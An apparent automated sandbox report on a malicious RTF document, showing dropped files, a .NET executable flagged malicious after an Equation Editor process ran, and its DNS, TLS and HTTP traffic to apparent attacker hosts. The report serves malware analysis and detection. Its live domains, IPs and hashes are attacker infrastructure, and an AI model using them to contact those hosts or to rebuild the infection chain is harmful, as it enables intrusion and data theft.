Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9312A5BA-14BB-458B-BB2D-5B313121AE89}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.2587732907904714
Encrypted:	false
SSDEEP:	6:zX65UlR535UlR5YlXNgREqAWlgFJGD//jlll8vlw2FrA:7KUtpUtYvk5uFJUXbuvq2ZA
MD5:	2B81F22D0E280F756279A381711B528B
SHA1:	7C9753841930CB5F4124B9292BA7C5D0975A25E8
SHA-256:	20240773E769371152D2B7571005A81F3DB2C3BE5EC3E01EF55C57E670F7EC9B
SHA-512:	8F7E6A42D080D5C50F07FA2D1043757D5FD38C6A956B437F5BA5E3A1D1291F888A7377E6C2947E2487586E607836DEAC7C803B71ECA703072168C89C44F292F4
Malicious:	false
Reputation:	low
Preview:	. . . . . .5.2.1.2.2.8.3.4._.1.0.5.9.2.3.0.3.2.4.1.0.5.9.2.3.0.3.2.4. . . . . ._.1.0.5.9.2.3.0.3.2.4.1.0.5.9.2.3.0.3.2.4.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ....j....CJ..OJ..QJ..U..^J..aJ

C:\Users\user\AppData\Local\Temp\Cab738B.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**

C:\Users\user\AppData\Local\Temp\Cab738B.tmp	
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8eflqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.l6/..d.].xlX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\Tar738C.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documenting.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Thu Jan 28 02:05:36 2021, length=362048, window=hide
Category:	dropped
Size (bytes):	2038
Entropy (8bit):	4.572720325140115
Encrypted:	false
SSDEEP:	48:8Xk/XT0jFk5EN61lQh2Xk/XT0jFk5EN61lQ/:8Xk/XojFkZlQh2Xk/XojFkZlQ/
MD5:	B134E360172F13F49370E63413A8FA6D
SHA1:	7D6EDBABA867C1A58DE653601BD1433F94496A70
SHA-256:	1B88A78292C14F057E304A98C0D176ABB326AD85B014B708F02B01527B827241
SHA-512:	0570B003346C539654E5E18A246E0451074EE2E0934F36B0552F94ADDB34E6E733F627F8088968B4FD9FC2D094C0A812EDC8300EE1AEABAB424AB3D73F218A66
Malicious:	false
Preview:	L.....F.... ...K2.{..K2.{.....s"...@.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7 .6.9.....h.2.@..<R.. .DOCUME~1.DOC..L.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.i.n.g...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\287400\U sers.user\Desktop\documenting.doc.&.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.i.n.g...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....287400.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.253738282850138
Encrypted:	false
SSDEEP:	3:M18H9LRZLUlZELRZLUlmX18H9LRZLUlv:M+H9LQLELQxH9LQ1
MD5:	0B35B2D87B6FB009A3B79BF6ABFFDBA3
SHA1:	8719655B472C613B935F415D02D45333EF03FC94
SHA-256:	FFD54C3CEA36F1BA5E8A845BBC796D38CE6B437FC42335EE8EECD648E4DB6BC8
SHA-512:	B0C85F193C0DBBE83F7D77E555555FFC2B6C801E7D9A65D2F84874F444CA949C45CEA009793A1466C9D9ADC58753C4E25C2E43D33F87BD8A3FA4105A96289E 1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Malicious:	false
Preview:	[doc]..documenting.LNK=0..documenting.LNK=0..[doc]..documenting.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\RegAskcfcd.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	76288
Entropy (8bit):	5.615424298105816
Encrypted:	false
SSDEEP:	768:MTzDjFC9bGg0QNpcnRzFE86hFZNj3KTMmtBI0vdr/M7da5QI+edjVdsv2PYMOOgU:4JCtGg0oqvdY7dJE4ZqkonOaWYT
MD5:	F82A16AC433034D92B1F2A4023DF6D6B
SHA1:	3035958ACDC4B66F86D14B8A9EE6D637A0654659
SHA-256:	967C4B786047C2EA5BFB42C5FA315A5971C4C8A9590973AC49698C78A6B95D1C
SHA-512:	B86526051EB7A22FC99C5AAC2EDDDD4B90984FF010E527A27D47A627AE7E3FEF72384D86790974ABE7CF86C0682C5C98D90FCC43807F8A3E11B6B6F19306A5F 5
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....".0.....n:... ...@....@.. .....k... .`.....:..O....@.....`..... ..... ..H.....text...t.... ..... ..`.rsrc.....@.....@..@.reloc.....`. .....(.....@..B.....P:.....H.....F..\.....P .....*.r...p(I. .....sJ.....r...p.....sK.....*.r...p.....%.r...p.%.r'..p.%.r...p.(m...*.r...p.....%.r...p.%.r/..p.%.r'..p.%.r...p.(m...*.r...p.....%.r3..p.%.rO..p.%.r3..p.%.rC..p.(m...*. ....*.~....%:....&.l... (....sr...%.....*2r...p.(G...*2r...p.(G...*2r4..p.(G...*2rf..p.(

C:\Users\user\Desktop\~$cumenting.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE

C:\Users\user\Desktop\~$cumenting.doc	
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.006202656120195
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	documenting.doc
File size:	362048
MD5:	968781deb16a336c2fdda28c2ae1d7d6
SHA1:	719ba0ec5623e1ee351fbf5ce8df4d0ad70d7939
SHA256:	980a17c08dcaac6b16180863a7cd8a92b636622f513fd2847613b660a547ce71
SHA512:	cc70b84ef54c9f8e4980ee19b48b7b0d782fafebff518849e483f87a51820fe67ac0d1593b35f79d57785903185c8b83e2567f316b489d982ed8993fc3d72aec
SSDEEP:	6144:yBUYsYsCyvCSCGPHu4OlVEyZBU0PVToM7ZlQ/SfmCe2f8Clvn2PHugnbuY:k5gE4sGJfoavbf8SETbuY
File Content Preview:	{\rtf6613{\object52122834 52122834\objhtml\objw7538\objh7339{*\objdata824551 {\qmspace1059230324.1059230324\.1059230324 \qmspace1059230324.1059230324\.10592

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000005Ch								no

Network Behavior

Network Port Distribution

Total Packets: 51

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:06:00.143651009 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:00.228924990 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:00.229171038 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:00.237487078 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:00.325206995 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:00.337997913 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:00.338027000 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:00.338036060 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:00.338259935 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:00.373532057 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:00.466480970 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:00.466660976 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.139199972 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.266300917 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431827068 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431859970 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431875944 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431890965 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431906939 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431926966 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431945086 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431962013 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.431988001 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.432039976 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.432104111 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.440310001 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.440340042 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.440496922 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.517515898 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.517560959 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.517812014 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.521502018 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.521509886 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.521745920 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.527726889 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.527776003 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.527947903 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.531090975 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.531135082 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.531289101 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.536196947 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.536237955 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.536468983 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.540160894 CET	443	49165	172.111.202.41	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:06:02.540328979 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.540963888 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.540982962 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.544681072 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.544847965 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.544965982 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.545037985 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.549205065 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.549228907 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.549355030 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.553769112 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.553795099 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.553875923 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.554079056 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.558250904 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.558276892 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.558419943 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.603355885 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.603389025 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.603707075 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.605678082 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.605721951 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.605926037 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.609855890 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.609908104 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.610091925 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.613465071 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.613496065 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.613670111 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.617147923 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.617187023 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.617212057 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.617238998 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.617265940 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.617269993 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.620110989 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.620146036 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.620239019 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.623469114 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.623507023 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.623627901 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.626575947 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.626610994 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.626719952 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.629618883 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.629657030 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.629772902 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.632544994 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.632674932 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.632705927 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.632729053 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.635818005 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.635858059 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.635973930 CET	49165	443	192.168.2.22	172.111.202.41
Jan 27, 2021 19:06:02.637929916 CET	443	49165	172.111.202.41	192.168.2.22
Jan 27, 2021 19:06:02.637959003 CET	443	49165	172.111.202.41	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:05:59.848138094 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:00.070969105 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:00.071597099 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:00.127852917 CET	53	52197	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:06:00.811233997 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:00.859194994 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:00.863379955 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:00.913701057 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:01.458731890 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:01.516509056 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:01.521289110 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:01.579101086 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:44.975883007 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:45.027533054 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:52.497445107 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:52.557728052 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 19:06:52.558322906 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:06:52.614574909 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 19:07:01.812661886 CET	61865	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:07:01.861634970 CET	53	61865	8.8.8.8	192.168.2.22
Jan 27, 2021 19:07:11.970073938 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:07:12.021878004 CET	53	55171	8.8.8.8	192.168.2.22
Jan 27, 2021 19:07:18.006704092 CET	52496	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:07:18.055160999 CET	53	52496	8.8.8.8	192.168.2.22
Jan 27, 2021 19:07:26.508097887 CET	57564	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:07:26.557590008 CET	53	57564	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 19:05:59.848138094 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	cy.kl-re.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:00.071597099 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	cy.kl-re.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:44.975883007 CET	192.168.2.22	8.8.8.8	0xa163	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:52.497445107 CET	192.168.2.22	8.8.8.8	0xd517	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:52.558322906 CET	192.168.2.22	8.8.8.8	0xd517	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:01.812661886 CET	192.168.2.22	8.8.8.8	0xd9fb	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:11.970073938 CET	192.168.2.22	8.8.8.8	0x5ccc	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:18.006704092 CET	192.168.2.22	8.8.8.8	0x1bac	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:26.508097887 CET	192.168.2.22	8.8.8.8	0xe37e	Standard query (0)	mail.privateemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:06:00.070969105 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	cy.kl-re.com	cybersng.duckdns.org		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:06:00.070969105 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	cybersng.duckdns.org		172.111.202.41	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:00.127852917 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	cy.kl-re.com	cybersng.duckdns.org		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:06:00.127852917 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	cybersng.duckdns.org		172.111.202.41	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:45.027533054 CET	8.8.8.8	192.168.2.22	0xa163	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:52.557728052 CET	8.8.8.8	192.168.2.22	0xd517	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:06:52.614574909 CET	8.8.8.8	192.168.2.22	0xd517	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:07:01.861634970 CET	8.8.8.8	192.168.2.22	0xd9fb	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:12.021878004 CET	8.8.8.8	192.168.2.22	0x5ccc	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:18.055160999 CET	8.8.8.8	192.168.2.22	0x1bac	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)
Jan 27, 2021 19:07:26.557590008 CET	8.8.8.8	192.168.2.22	0xe37e	No error (0)	mail.privateemail.com		198.54.122.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 193.239.147.103

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	193.239.147.103	80	C:\Users\user\AppData\Roaming\RegAskcfcd.exe

